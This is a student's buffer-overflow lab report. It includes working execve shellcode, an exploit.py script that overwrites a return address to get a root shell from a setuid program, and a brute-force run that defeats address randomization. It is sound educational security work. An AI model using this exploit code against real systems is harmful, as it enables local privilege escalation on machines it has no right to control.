Lab 2 - Buffer Overflow

Casey Bates

16 October 2020

Task 2: The Shellcode

Q1:

After disabling the countermeasures, running shellcodetest.c opened a new shell. This shell does not have root privileges (denoted by the `$` indicator).



Figure 1: Result of running shellcodetest

Task 4: Exploiting the Vulnerability

Q2:

In order to calculate D, I needed the addresses of `$ebp` and `buffer`. Using GDB, I found the addresses of `$ebp = 0xbfffeb38` and `buffer = 0xbfffeb0a`. Therefore:

$$D = \texttt{\$ebp} - \texttt{buffer} + 4$$

$$D = \texttt{0xbfffeb38} - \texttt{0xbfffeb0a} + 4$$

$$D = 50$$



Figure 2: Using GDB to find values of ebp and buffer

To find the correct values for content[D+0 to 3], I started with `$ebp` + 4 (`0xbfff3c`), and incremented by 4 until the `unsafe` program ran correctly. I ended up with these values:

$$content[D+0] = \texttt{0x80}$$

$$content[D+1] = \texttt{0xeb}$$

$$content[D+2] = \texttt{0xff}$$

$$content[D+3] = \texttt{0xbf}$$

```python
#!/usr/bin/python3

import sys

shellcode= (
    "\x31\xc0"                  # xorl    %eax,%eax
    "\x50"                      # pushl   %eax
    "\x68""//sh"                # pushl   $0x68732f2f
    "\x68""/bin"                # pushl   $0x6e69622f
    "\x89\xe3"                  # movl    %esp,%ebx
    "\x50"                      # pushl   %eax
    "\x53"                      # pushl   %ebx
    "\x89\xe1"                  # movl    %esp,%ecx
    "\x99"                      # cdq
    "\xb0\x0b"                  # movb    $0x0b,%al
    "\xcd\x80"                  # int     $0x80
    "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# TODO: Replace 0 with the correct offset value in decimal
D = 50
# TODO: Fill the return address field with the address of the shellcode
# Replace 0xFF with the correct value
content[D+0] = 0x80   # fill in the 1st byte (least significant byte)
content[D+1] = 0xEB   # fill in the 2nd byte
content[D+2] = 0xFF   # fill in the 3rd byte
content[D+3] = 0xBF   # fill in the 4th byte (most significant byte)
##################################################################

```

```python
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to badfile
file = open("inputfile", "wb")
file.write(content)
file.close()
```

Listing 1: exploit.py

After running `exploit.py`, running `unsafe` opened a shell with root privileges (denoted by the # indicator). I then ran the *id* command to check the program's real uid and effective uid.



Figure 3: Result of running unsafe, then the id command

Task 5: Defeating Shell's Countermeasure

Q3

After modifying the shellcode in `exploit.py`, running `unsafe` still opens a root shell. However, with the *id* command I can see that the user id is 0, meaning the effective uid and real uid of the program are the same.



Figure 4: Result of running unsafe after modifying exploit.py

Task 6: Defeating Address Randomization

Q4

After turning on Ubuntu's address randomization, the attack from `Task 5` no longer works.

```
Terminal
[10/17/20]seed@VM:~/.../lab2$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for seed:
kernel.randomize_va_space = 2
[10/17/20]seed@VM:~/.../lab2$ python3 exploit.py
[10/17/20]seed@VM:~/.../lab2$ ./unsafe
Segmentation fault
```

Figure 5: Turning on address randomization prevents the attack, for now...

Q5

I copied the script into a file called `bruteforce.sh`. While running the script, it continued to print how much time it had been running, as well as the output of `unsafe`. `bruteforce.sh` ran for 31 seconds before spawning a root shell. Using *id* I confirmed that this shell had a user id of 0, the same as in `Task 5`.

```
Terminal

The program has been running 18029 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29470 Segmentation fault      ./unsafe

The program has been running 18030 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29471 Segmentation fault      ./unsafe

The program has been running 18031 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29472 Segmentation fault      ./unsafe

The program has been running 18032 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29473 Segmentation fault      ./unsafe

The program has been running 18033 times so far.
It has been 0:31 (mins:secs)
./bruteforce.sh: line 15: 29474 Segmentation fault      ./unsafe

The program has been running 18034 times so far.
It has been 0:31 (mins:secs)
#
```

Figure 6: Result of running bruteforce.sh